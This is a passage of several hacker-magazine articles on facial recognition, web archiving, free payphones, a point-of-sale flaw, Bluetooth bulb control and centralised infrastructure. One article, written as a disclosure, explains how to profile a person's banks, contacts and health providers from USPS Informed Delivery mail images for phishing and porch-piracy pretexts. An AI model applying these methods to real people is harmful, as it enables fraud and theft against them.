Limitations differ across states as well: Georgia's DMV requires only that the agency requesting use of facial recognition be conducting a criminal investigation. Utah's DMV only requires that agencies provide an official case or report number. In contrast, Florida's Face Analysis Comparison and Examination System (FACES), the oldest facial recognition system in the country, shares access to at least 273 partner agencies (as of 2019), including 17 federal agencies. Not all DMVs allow access, and not all DMVs even have the technology: New Hampshire's DMV is prohibited by state law from using facial recognition. Oklahoma hasn't implemented it either. Depending on who issued your ID, you may be protected - for now.

To help you figure out where you fall by explaining what happens in each state, and to help put a stop to government use of the technology, EFF has launched two new websites: `WhoHasYourFace.org` and `AboutFaceNow.org`.

At WhoHasYourFace.org, you can take a short quiz that will give you a better idea of which agencies may be using your image for facial recognition. After you figure out who has your face and how they share it, you can visit AboutFaceNow.org to put a stop to government face surveillance in your community. Working with our partners in the Electronic Frontier Alliance and other local grassroots organizations, we're collecting signatures in towns all across America, and each time a multiple of 100 supporters in your area sign on, we'll deliver the message to your local lawmakers. If you live outside of the United States, you'll see other information about how U.S. government use of facial recognition may affect you, and learn how you can fight back.

And we must fight back. As more and more government agencies gain access to these databases, it becomes effortless for them to search through photos of hundreds of millions of innocent people. Once the collection of biometrics and use of this technology is standardized, it becomes much easier to locate and track someone across all aspects of their life. The problems with this are serious: this technology can be prone to error and is particularly bad at recognizing women, young people, and people with darker skin. At a time when public protest is widespread and the federal government is scrutinizing immigrant communities and criminalizing activists, law enforcement and government use of face surveillance chills free speech and threatens First Amendment-protected activity like public protest. This technology invades the privacy of everyone inside the database, and amplifies historical biases in our criminal system.

But face recognition doesn't just mean you could be mistaken for a suspect after an algorithm claims your face resembles a face in a grainy security photo. It also means that your government doesn't trust you. The FBI has scanned these driver's license databases a total of 390,000 times since 2011, according to a report from the Government Accountability Office. How many times has your face been scanned without your knowledge and despite no evidence of wrongdoing?

Thankfully, there are now more bans on government and law enforcement use of facial recognition than ever. While hundreds of millions of innocent Americans are currently subjected to facial recognition searches without ever having had the chance to opt out, we can fight back. Visit WhoHasYourFace.org and AboutFaceNow.org to take a stand.

The USPS Informed Delivery Service as a Phishing Data Source

by ~Me

In 2017, the U.S. Postal Service announced a new program called "Informed Delivery." This program would provide access to images of mail pieces being delivered along with tracking information for that specific address. It is limited to those pieces that are of letter-sized mailpieces and processed through USPS automated equipment.

To create an account, you go to `informeddelivery.usps.com/`. You start by entering an address, accepting terms and conditions that look like something from Microsoft, "warrant and represent that I am eligible to receive mail" at this address, and create your account. Account creation is the standard process: ID, password, security questions and answers, email address, phone number, and opt-in for communications from USPS and partners. They validate the email address through the common process of sending an email and having you sign into a specific URL.

What is not included in the process is any actual validation of your identity, name, address, or phone number. In other words, anyone can sign up for the service for any physical address using any email. There is nothing preventing "me" for signing up for the Informed Delivery service for "your" house.

I signed up, not because I want to track the mail coming to my house, but because I wanted to prevent anyone else from grabbing it. One nice feature is the ability to flag non-receipt of specific pieces, but I have no information about what USPS actually does about the reports. After having the service for a bit of time, and checking it only infrequently, I started thinking about the information that could be derived for social engineering from this source.


Since I already know a lot about the mail I receive, I worked with a trusted friend to access their information. They set up the account but provided access. I spent the next eight months summarizing and logging all the mail items they received to determine what I could learn about them.

What Did I Learn?

I learned a few interesting facts about the service itself:

- Newspapers and magazines are not scanned
- Full sheet (8.5 x 11 inches), even first class, are not scanned
- Online only provides information for the last seven days (including today, even if Sunday)
- About ten percent of images have "bleed through" where you can read some of the contents through the envelope.
- The online service will report "There are 3 mailpieces for which we do not currently have images that are included in today's mail." This information is not included in the daily digest email.
- The USPS recognizes certain advertisers and will include a URL for that advertiser or in competition


The last bullet is a little scary. Somehow USPS is interpreting the mail you are receiving and connecting that with web content. I do not know if USPS is OCR-interpreting corporate names or just simple image recognition based on feeds from those advertisers. I only hope that data is not leaking in the other direction.



The above SiriusXM envelope is a good example of the bleed through. I used this as an example because it is safe as an advertisement - it discloses no information about my friend other than that they owned a satellite radio at one time and the account has expired. While the SiriusXM information is totally benign, other examples of bleed through leaked more sensitive information.

I learned many things about my friend. I learned that most of the couple's debt was individual - they had their own credit cards. They had several cards, each from different providers - and different affinities. This was easy to figure out from the envelopes - the affinity and provider are often on the envelope, and the creditor name is in the address window.

Their big credit was joint names - like home and vehicle - but with different banks. Their automobile and home insurance policies were with the same company.



AMERICAN EXPRESS NATIONAL BANK
P.O. BOX 30384
SALT LAKE CITY, UTAH 84130


AIM HIGH WITH YOUR GOALS AND YOUR SAVINGS.

HIGH YIELD SAVINGS ACCOUNT
1.70% APY*

APPLY NOW.
Visit americanexpress.com/savenow
or call 1-866-836-3081.

American Express National Bank. Member FDIC.
See details inside.

They seem to be creditworthy, in that they get a lot of advertisements for credit. Based on this envelope, an advertisement for high-yield savings accounts, American Express thinks they have some money to place in savings - and be willing to bank online.



FLY FISHERMAN

DISCOUNT VOUCHER ENCLOSED

Based on the affinity cards, magazine subscription statements, and memberships, I know a lot about the interests, hobbies, and favored causes. Based on this envelope, a discount voucher for *Fly Fisherman* (magazine, I presume), I conclude they have some interest in the outdoors, possibly fly fishing in particular.

I also know that there was some change with their cellular service this year - they no longer receive statements in the mail. The exact change is not obvious - they could have switched to electronic delivery or a different provider.

They seem to have a few investments, based on the different mailings they get from one financial advisor firm with different fund names on the envelopes. They also seem to have multiple investments (like 401K) and accounts at multiple banks. I even know the name of their actual financial advisor and their assistants.

I know the names of some of their closer friends - based on the receipt of cards. Cards are easy to figure out based on size, pretty envelopes, and handwritten addresses.

I also know a bit about their medical conditions - at least the specialties of the medical professionals they visit (and how often).

I know who they work for - based on envelopes with the corporate name and tags along the line of "Important benefits information enclosed," "Your 401K," "Important Tax Information," and similar.

I also learned a bit about their tax situation. They get the real estate tax statements and get refunds on their income taxes. How the real estate taxes are paid or how much the refunds are, I do not know.

Based on the advertisements they receive, I can even conclude that they have a pool and a lawn, that they are over 50 years old, and that they have a bit of a lead foot (one item was a citation from an automated speed camera) - but not a *lot* of a lead foot because there was only one in eight months.

Granted, that is a lot of time to invest in research. But with the ease and low risk of that research, it is possible to have multiple targets at one time.

How Could I Use This Information?


The value of this information comes if I want to know what kind of accounts they have. It doesn't make sense to try to phish someone about a Chase credit card when they carry one from Bank of America. The same goes with regular bank accounts: someone who banks at TD isn't going to respond to a phish from Santander. Phishing over the phone is also enhanced because I know names of people who are important to my friend. I know the name of financial advisors, insurance agents, and close family/friends (based on holiday/birthday cards).

This information also has value if I wanted to mailbox-dive or porch pirate. I can watch for specific checks (like from the IRS) or packages. Enough information is available to provide a cover story for the porch pirating - "I'm here to retrieve package with tracking number 123XYZ which was miss-delivered, here's the package."

Of course, all this information (and more, since not all mail ends up on Informed Delivery) is available by looking in someone's mailbox. But it is a lot more effort to go to a physical location on a regular basis and the risk of detection is much higher.

Disclaimers

I reviewed the disclosures in this article with the receipient. I have to conclude this article with a few disclaimers: It is illegal to misuse this service to access information about someone else. It is illegal to dig through someone's physical mail box. And, of course, it is illegal to use this information for social engineering and phishing purposes.



Yahoo Groups and the Legacy of Internet Content

by Nathan Kiesman (nkizz)

Yahoo announced last year that they would be shutting down "Yahoo Groups" on December 14th, 2019. This service contains over 20 years of mailing list messages, photos, and other content that will be deleted after that date. This is just the latest of several rushed shutdowns of sites that Yahoo has become known for, the most infamous of which being GeoCities. GeoCities was the largest website host in the 1990s and early 2000s, and provided many people's first experiences with posting content on the Internet. However, it had stopped making Yahoo money, so it was unceremoniously shut down. Some particularly large sites that have been shut down include Megaupload, parts of Myspace and Tumblr, Google+, and hundreds of smaller services, sites, and web forums that make up a significant portion of the culture and history of the web.

Senator Ted Stevens is famous for saying "The Internet is a series of tubes." Although this quote is often mocked, it's actually accurate. All the Internet does is move bits from one place to another. To retrieve a web page, there has to be a server on the other end with enough disk space, electricity, and bandwidth to run it. All of these things cost money and effort to maintain. This is fine when the web page makes enough money to justify its upkeep, or it's maintained by an entity who's interested in its continued existence. However, when sites run out of money, this upkeep becomes an issue. Many will say that nothing is ever truly deleted from the Internet, however that's only true if someone is around to copy it. If the server running in someone's basement gets turned off, crashes, or the company maintaining them decides to shut them down, all the data is lost.

Barring situations like catastrophic hardware failure, web services are usually shut down because no one uses them anymore. Hosting costs outweigh the revenue from advertising, and the operator stops paying the hosting bill. So what if we can't access a bunch of web pages that haven't been updated since 2001? After all, if they're not making enough money to support themselves, than clearly not many people care about them. However, the erasure of these sites eliminates parts of the greatest trove of primary source documents that has ever existed. User content online, especially the exact kind of un-updated content that are on these legacy services, provide unprecedented snapshots of life in the late nineties and turn of the century that don't exist for any other time period. There are millions of web pages and posts created by regular people chronicling their lives, their loves, and their experiences. This may not seem like history now, but considering there are many people alive today who were born after that time period, like myself, it *is* history now. Additionally, there's a lot of knowledge stored on the "old Internet" that is still directly useful today. Every hobby imaginable most likely has 25 years of web forums, message groups, and websites with truly awful graphic design filled with advice and information that isn't available anywhere else.

However, I can't help but be optimistic. The same democratization of content creation that allowed all this content to exist also applies to preserving it. Most of the time, if content is still accessible, it's downloadable, and many people have dedicated themselves to doing so. The biggest player in this space is the aptly named Internet Archive. They maintain an archive of a staggering 330 billion web pages, and millions of videos, books, and audio recordings. They also digitize older media, like books, tapes, and records. Textfiles.com and Bitsavers.org are also archival projects with technical focuses like BBS and software archives. Archive Team is a group of volunteers who archive at risk content on online services.

As I write this, Yahoo Groups has officially shut down and even though Yahoo actively attempted to prevent archivists from accessing the site, Archive Team was able to save over 90 percent of the content on the site. Even large entities are getting into the game, like Google maintaining a Usenet archive and the Library of Congress keeping their own web archive. Many of these projects, like so many other online projects, rely on a combination of volunteers and employees, and are funded by donations from individuals and interested corporations. Also, like many other Internet projects, there are ways for individuals to help. You can upload media to the Internet Archive, nominate web pages to be archived, run "warrior" programs that download web pages, and donate to the various archive organizations. Additionally, for personal data, the GDPR requires sites to allow users to export their data, so people can backup their data before a site becomes defunct.

Like any other form of media, online media requires maintenance to preserve it. Digital preservation presents its own set of problems and challenges to archivists of the 21st century that we are still learning how to overcome. But as long as there are people creating, there will be people dedicated to preserving those creations too.


The Freephones of Whidbey Telecom

by Curtis Vaughan

Were it not for *2600,* I probably would have little interest in payphones. Now, whenever vacationing, any stray payphone garners my full attention. Whereas my travels almost never take me to exotic places, I'm sure most of the payphones I've discovered have already been featured in the magazine's inside flaps.

On a recent sojourn to Whidbey Island, just north of Seattle, an island across which surely many local 26-hundreders have wandered, I noticed some unique (at least to me) public phones. Their most peculiar aspect was that they were unmistakably not *pay* phones, as there was no method by which these phones could extract a payment from the user. No, these were truly public or, I'll venture to coin: freephones.

The first one I encountered was outside Langley City Hall. Although a very unpresumptuous telephone, it included a telephone book! An actual book with telephone numbers of local businesses and individuals, which is released annually. I was perplexed. Had I slipped into a TARDIS and been slingshotted back into another time?



Later that day I found yet another freephone at the Langley docks. This one, although denuded of a phonebook, enjoyed an appropriate seashell halo. These and numerous other phones are the property of the island's own Whidbey Telecom. In total, Whidbey Telecom reports that there are 34 such freephones. According to an article from 2012, WT decided to repurpose many of the payphones into free phones for local calls.

Of course, I had to check whether these phone actually worked. As I expected, when I tried calling my own cell phone (not a local number!), a recording explained that calls to mobile phones and numbers out of area could not be completed.

I was happy to find out that Whidbey Telecom intends to host a web page with a map of each freephone. We can only hope they will also have pictures of each freephone as some are apparently quite unique. For example, I only found out later that there is a phone booth in Langley that has been specially fitted with metal siding by a local metal works. Look it up on the web at `www.heavymetalworks.com/2008/07/phone-booth-make-over.html`. Pretty cool.

POINT OF SALE SHENANIGANS: AUTHORIZED UNAUTHORIZED TRANSACTIONS

by Ryan Clarke

The Defense Commissary Agency operates the commissaries on U.S. military bases. For those unfamiliar, the commissary is the supermarket on a base. An important difference between a commissary and a civilian supermarket is that the baggers are volunteers. The baggers will also offer to bring your newly purchased groceries to your car and it is normal to tip them a few dollars for their efforts.

Considering most people do not carry cash on their person these days, it is common for a customer to ask for cash back during the transaction in order to tip the baggers. Many times the customer wants to use a credit or charge card, because don't we all want those points? Unfortunately, the point of sale (POS) system does not allow cash back on anything except debit cards. You must notify the cashier to split the transaction between a debit card for the cash back and a charge or credit card for the remainder of the total. Easy stuff.

Then it changed. Recently, the commissary at my local base changed their POS system to a newer version, and now the customer can request cash back themselves using the customer-facing terminal. I know, I know, this has existed for a long time, but the U.S. government is not always up to speed with modern systems.

Here is the glitch. I informed the cashier that I needed cash back for the tip, and she advised me of the new procedure. I placed my AMEX in the machine's chip reader to begin splitting the transaction. However, after reading the chip, the device asked me if the total transaction amount was correct. I selected "no," thinking it would allow me to then enter a new value. The computer canceled the transaction and asked for a new card. It irritated me slightly, but it was not a big deal and I got my debit card out of my wallet to place in the chip reader. I informed the cashier what happened, and she gave me a confused look, considering the receipt printer output a receipt. I told her that I canceled the transaction, and that I never entered my PIN or submitted a signature. She said it went through and handed me the receipt. There it was, a confirmed charge on my AMEX, seconded by my AMEX app chiming in with a notification of a new transaction. I walked away with my bagger, and I was utterly confused, but also curious.

Unfortunately, I am one of those people who doesn't carry cash. I had to sheepishly inform my bagger, walking with me to my car, that I could not tip her and that it would be unfair for me to allow her to unload my groceries into the car. Embarrassing, but I generally don't like them helping anyway; I'm perfectly capable of loading my car.

So there you have it. A POS system that allows a transaction to complete without proper PIN entry or signature input. I think the readers of this magazine could think of the nefarious shenanigans a ne'er-do-well could do if they had a card in their possession that they did not own and came upon a POS with the same flaw in its design. Of course, I also trust that no one reading this magazine would do such a thing. So, that begs the question: is the software problem unique to the commissary on my base, or does this work at other locations, specifically non-Department of Defense locations? Happy shopping.

CITIZEN ENGINEER

by pt, ladyada, and John Edgar Park

Controlling MagicLight Bluetooth Bulbs

Internet of Things devices are inexpensive, popular, and incredibly fun to hack! If you shop for IoT devices, there's about a 50/50 split between Wi-Fi and Bluetooth LE (BLE). In this article, we'll take you through the process of "hacking" a low-cost off-the-shelf BLE light bulb - all you need is an Android phone. If you must, you can also use an iOS device or even a desktop with Linux (using BlueZ) or Windows (using Microsoft's Bluetooth LE Explorer).

The BLE bulb we'll be exploring today screws into a common socket and can display any color when controlled with the app. But how does it all work? What if you do not trust their app? And what if we want to control the bulb ourselves? Say have the light act as an ambient indicator for our CI build status, network ping time, or when our favorite streamer comes online! We will be using the MagicLight Bluetooth bulbs: `www.magiclightbulbs.com/collections/bluetooth-bulbs` (about $20 just about everywhere).

Bluetooth LE has many terms that need to be understood so you can know what is talking to what, and how. Let's start with some BLE basics. The two modes of BLE devices are:

- *Broadcasting ("advertising") Mode* (also called GAP for Generic Access Profile).
- *Connected Device Mode* (also called GATT for Generic ATTribute Profile).

GAP Mode deals with broadcasting peripheral advertisements, such as "I'm a device named LEDBlue-19592CBC" as well as advertising information necessary to establish a dedicated device connection if desired. This mode has two device roles involved:

Peripheral - The low-power device that broadcasts advertisements. Examples of peripherals include heart rate monitor, smartwatch, fitness tracker, iBeacon, and a smart bulb.

Central - The host "computer" that listens to advertisements broadcast by peripherals. Central is often a mobile device such as a phone, tablet, desktop, or laptop.

Advertising is information sent by the peripheral *before a dedicated connection is established*. All nearby centrals can observe these advertisements. When a peripheral device advertises, it may be transmitting the name of the device, describing its capabilities, and/or some other piece of data. Central can look for advertising peripherals to connect to, and use that information to determine each peripheral's capabilities (or services offered - more on that below).

GATT Mode deals with communications between two devices once they are connected, such as between a heart monitor and a phone, or between your phone and a smart bulb. GATT mode also has two device roles:

Server - In connected mode, a device may take on a new role as a server, providing a service available to clients. It can now send and receive data packets as requested by the client device to which it now has a connection.

Client - In connected mode, a device may also take on a new role as client that can send requests to one or more of a server's available services to send and receive data packets.

A device in GATT mode can take on the role of both server and client while connected to another device. There are a few terms to be familiar with to get the information out and usable:

Profile - A predefined collection of services that a BLE device can provide. For example, the heart rate profile, or the cycling sensor (bike computer) profile. These profiles are defined by the Bluetooth Special Interest Group (SIG). For devices that don't fit into one of the predefined profiles, the manufacturer creates its profile. For example, there is not an official "smart bulb" profile, so the Magic Light manufacturer has created its unique one.


Service - A function the server provides. For example, a heart rate monitor armband may have separate services for device information, battery service, and heart rate itself. Each service comprises collections of information called characteristics. In the case of the heart rate service, the two characteristics are "heart rate measurement" and "body sensor location.” The peripheral advertises its services in GAP mode.

Characteristic - A characteristic is a container for the value, or attribute, of a piece of data along with any associated metadata, such as a human-readable name. A characteristic may be readable, writable, or both. For example, the heart rate measurement characteristic can be served up to the client device and reports the heart rate measurement as a number, as well as the unit string “bpm” for beats-per-minute. The Magic Light server has a characteristic for the RGB value of the bulb, which can be written to by the central to change the color. Characteristics each have a Universal Unique Identifier (UUID), which is a 16-bit or 128-bit ID.

Packet - Data transmitted by a device. BLE devices and host computers transmit and receive data in small bursts called packets, much like other radio or networking protocols!

OK, now that we know the terminology, it’s time for reading and writing data to characteristics to Magic Light. An excellent way to get familiar with BLE is to read and write to individual characteristics using the Nordic nRF Connect app for Android and iOS (`play.google.com/store/apps/details?id=no.nordicsemi.android.mcp&hl=en_US`)

The Android version is much more feature-rich than the iOS version. That’s what we are using. Again, you can use different tools on desktop devices, such as Bluetooth LE Explorer (Windows 10) or BlueZ (Mac). Once you launch the app or scan within your program, you’ll see a list of BLE peripheral devices that are broadcasting their advertisements.



Scan

Scanner

No Filter

N/A ↔ N/A

N/A Connect
Services: FE9A
Service Data: FE9A 0x40-A4-E1-26-5A-28-78-6A-F4-C0-0E-23-00-C3-31-CA-22-5D-51-00
N/A ↔ N/A

LEDBlue-19592CBC Connect
Services: FFF0, FFE5, and FFE0
MTU: 23 bytes
Tx Power: 4 dBm
N/A ↔ N/A

N/A
Services: FE9A
Service Data: FE9A 0x03-C2-26-5A-28-78-6A-F4-C0-0E-23-00-C3-31-CA-22-5D-51-11


Screw the bulb into a standard lamp socket and turn it on, then re-scan/refresh until you see the LEDBlue device and click on the Connect or Pair button. (Make sure it’s not connected on your phone - only one central at a time can connect to the bulb peripheral!)

Once connected, look at the services available. There are three mysterious services, with codes 0xFFF0, 0xFFE5 and 0xFFE0. There isn’t much helpful info here about what these services are, so we’ll need to dig deeper into the characteristics to find what we need.

Click to explore the service with UUID of 0xFFE5. You’ll see that it contains five characteristics called red, green, blue, white, and RGBW. Bingo! Try writing values from 0x0~0xFF to each of the first four characteristics using the “Write Value” dialog box. You should see the bulb immediately change color. *Hacker voice: “I’m in.”*

In addition to a characteristic each for red, green, blue, and white, there is a combined characteristic for RGBW (although the white element is not enabled in this characteristic for some reason).

To write to the RGB combined attribute, use the characteristic UUID FFE9. The byte array looks like this: `56 FF FF FF 00 F0 AA`



The first and last bytes are required (we figured these out by packet-sniffing the BLE connection from the app). You can set the red, green, and blue values in bytes 2-4 and the range is 00-FF (or 0-255 in decimal).

Now that you know how it works and how to control it, you can use open source BLE tools to connect to and control the light bulb with your computer acting as the central. JavaScript fans can use Web Bluetooth (available in Chrome). Python folks can try Bleak. Linux fans can use BlueZ.

Now that you know the basics of BLE, try scanning, connecting, and controlling other IoT devices you own to uncover their secrets!

Good night and good luck.

Electric Barons

by Morlock Elloi

Modern technology of computing machines provides plausible disguise for the ideology of power. This ideology permeates the infrastructure and its design methodology, disarming opponents with pseudo-technological excuses. The two need to be separated.

In the Name of the Infrastructure

If you live in San Francisco's Potrero Hill, there are several rational choices for getting to a Mission bar. Public transport - take 10 to SoMA, then 16 to Mission. Bicycle: down De Haro, then 17th. These choices frame your notion of "Mission bar." Going there is contingent on weather, available time, and mood. Some Mission bars are out of consideration - too hard to park, too far away from transport, too much feces on the sidewalk. Some are rather convenient and thus become the natural choice. Over time, the inconvenient ones are forgotten. You will never go to Dovre Club.

This happened because MUNI made particular decisions on bus routes, SFMTA determined parking availability, the city planners laid down streets as they are now, and the city politics resulted in the current sidewalk feces distribution. Your natural bar choice was engineered by many contributors over long time. This is how cities are, and we got used to it. Enabling efficient traffic requires choices to be made - by politicians, bureaucrats, city utilities, and services. One is free to use this infrastructure in many ways... that it allows one to use it. It is impossible to step out of the infrastructure, and this is why having a say in its workings is important. On your way to the convenient bar, you may consider all of this and perhaps table some thoughts for future actions.

Cities are shaped through constant clash between residents, real estate owners, investors, builders, politicians, parties, and action groups. Anyone vaguely familiar with city politics knows how hard and slow it is to change anything. When a MUNI bus stop is too far away from your destination, or your street has potholes, or there are too many cars, you will not argue with the bus driver, pavement contractors, or car drivers. You may contact your district supervisor to bring up the issue at the next SFCTA/SFMTA meetings. First, you need to find out that SFCTA and SFMTA exist, and what they do - it's all in the public record, and not so hard to figure out. Eventually, your intervention may bear fruit and you will have a drink at Dovre Club. Or you may decide to move to some other place, with more agreeable politics and infrastructure.

Different cities have different mentalities and have been influenced by different politics and development strategies. They all have one thing in common: city workings are observable. Changes in the city scene are obvious - construction sites, traffic jams, traffic enforcement, parking tickets, cops on the beat. The infrastructure is visible: streets in your neighborhood have bike lanes or they don't, they are congested or not, they are one-way or two-way. This visibility, in turn, means that one is in the position to make informed choices for the action.

What happens when another kind of traffic, communication between people, gets engineered by multiple interests? Our "natural" ways to communicate are verbal, visual, and touch - all physical and requiring proximity of the other person. Anything else requires some form of technology and infrastructure - from printed pages to fiber and satellite relays. Who are the builders, investors, real estate owners, politicians, action groups, utilities, and services companies for this infrastructure? What does the road map look like? How does one initiate the change?

This is important to know, because the state and the layout of *these* roads may affect you far more than the city traffic jams. It may determine who you will know, who your friends and adversaries will be, what education and job you will have, who your future family will be, and how you will die. It is important to be able to see and recognize this infrastructure the same way the traffic jam or sidewalk feces are recognized, because one should not trust PR departments and experts' claims that these things are or are not there. Effective politics and activism happen only after one spots traffic jams and feces.

But communication and data processing infrastructure are not visible, and politics and ideologies of its builders are far from obvious. There are many reasons for it, but this article is not about the history. It will try to show that politics and ideology of this infrastructure do exist, and how they affect people.

The ideology of the infrastructure goes deep and is often invisible to the involved actors. The participants generally believe that they are doing the best possible job. What is specific to engineering is that the governing ideology is often internalized as a technical issue, and is so presented to the insiders and the outsiders. The presumed difficulty to understand technicalities is used as a barrier to shield the ideology from the outsiders. The baffling part is that it also works on the inside. It is extremely hard to penetrate this construct and separate the ideology from the technology: the amount of its inherent nonsense can shame any belief system known to man. Yet it must be done.

One aspect of this ideology is centralization. Centralization of traffic, directories, databases, personal information, you name it. That center is somewhere where you are not. People interfacing machines built under this ideology are called "users." This is telling, as those, for example, driving machines or being driven by machines are called differently - drivers, pilots, or passengers. The prospect of having millions obey machine instructions designed by the few is very seductive. In the previous times, only select novelists, directors, songwriters, and dictators enjoyed this replicative amplification of consequences, mostly for entertainment, enlightenment, and indoctrination of the audience. Today, the code determines conversations, money flows, employment, entertainment, and the rest of life.

Perhaps the most sinister aspect is that it captures the energy of activism, which adopts the ideological canons and builds the same dystopian constructs, on the premise that they are now operated by the good guys, as if an Open Source cage is anything but a cage. The underlying fallacy, that the power will be used only for good purposes, becomes obvious always too late, when the energy and trust have been exhausted. Thus, the useful idiots complete the ecosystem and seal it against the alternatives.

The infrastructural issues considered here are fundamental in nature, not about kinds of traffic on top of the infrastructure (social networks, search monopolies, etc.). The list is not exhaustive - only three examples scattered across a huge domain. It is about the constraints the infrastructure imposes and inertia against the change that it creates, pretending to have technological justification, and about the need for a major redesign. It is obvious that this is a huge problem and uphill struggle, but it is a lesser problem than continuing down the current path. And finally, this is not a Luddite argument against the machines. We do need the machines, but designed and operated under a different ideology. What that ideology shall be we should determine through the established social institutions. The present we experience is not a technical problem.

The Server Tax

Servers are computers living in large numbers in buildings where space, air conditioning, power, and bandwidth pipes are abundant. These are called "server farms" or "colocations" if servers are owned by multiple parties. Large enterprises own multiple farms. It's hard to estimate the total number of servers, but taking into account the 25 million annual server-class CPU chip sales, and using four years as a typical server life span, a round number of 100 million active servers is reached.

On the other hand, there are around 2.5 billion smartphones in the world, and at least as many other edge computing devices (PCs, tablets, smart TVs, IoT). Taking into account that the average server is ten to 100 times more "powerful" (in terms of CPU and storage) than a smartphone, it appears that the total edge computing power is likely greater than the total power of the servers, with trend favoring the edge. The "edge" here means all computers in the hands or homes of individuals, businesses, etc. The sheer weight of the edge silicon (metal from which chips are made) will be orders of magnitude higher than the weight of the total server silicon, if it is not already so. Still, as there are several billion edge equipment owners, and only a few million server owners, with less than a few hundred of the large ones, the server owners control computing power thousands and millions of times over that of the average edge equipment owner.

Computing power-wise, servers do not appear to be a dominant component of the whole system. Yet today, servers control everything. Pretty much all edge devices talk directly only with servers. The centralization makes the traffic pattern look rather odd: as if residents of all 2612 San Francisco streets, when visiting another one, would all have to pass through the intersection of Market and Van Ness.

Almost every single "app" and "website" is based on this paradigm. There is a server and there are thousands/millions/billions of "clients." The underlying motivation is that the owner of the server has control over multitudes of clients. The edge equipment owners themselves do not need this centralization any more than San Francisco residents need to pass Market/Van Ness every time they go to the grocery store, but they have little choice. This is considered normal - from dreams of every startup that few will make and operate something that billions will use, to schools where engineers learn to make the servers work and to make the clients work.

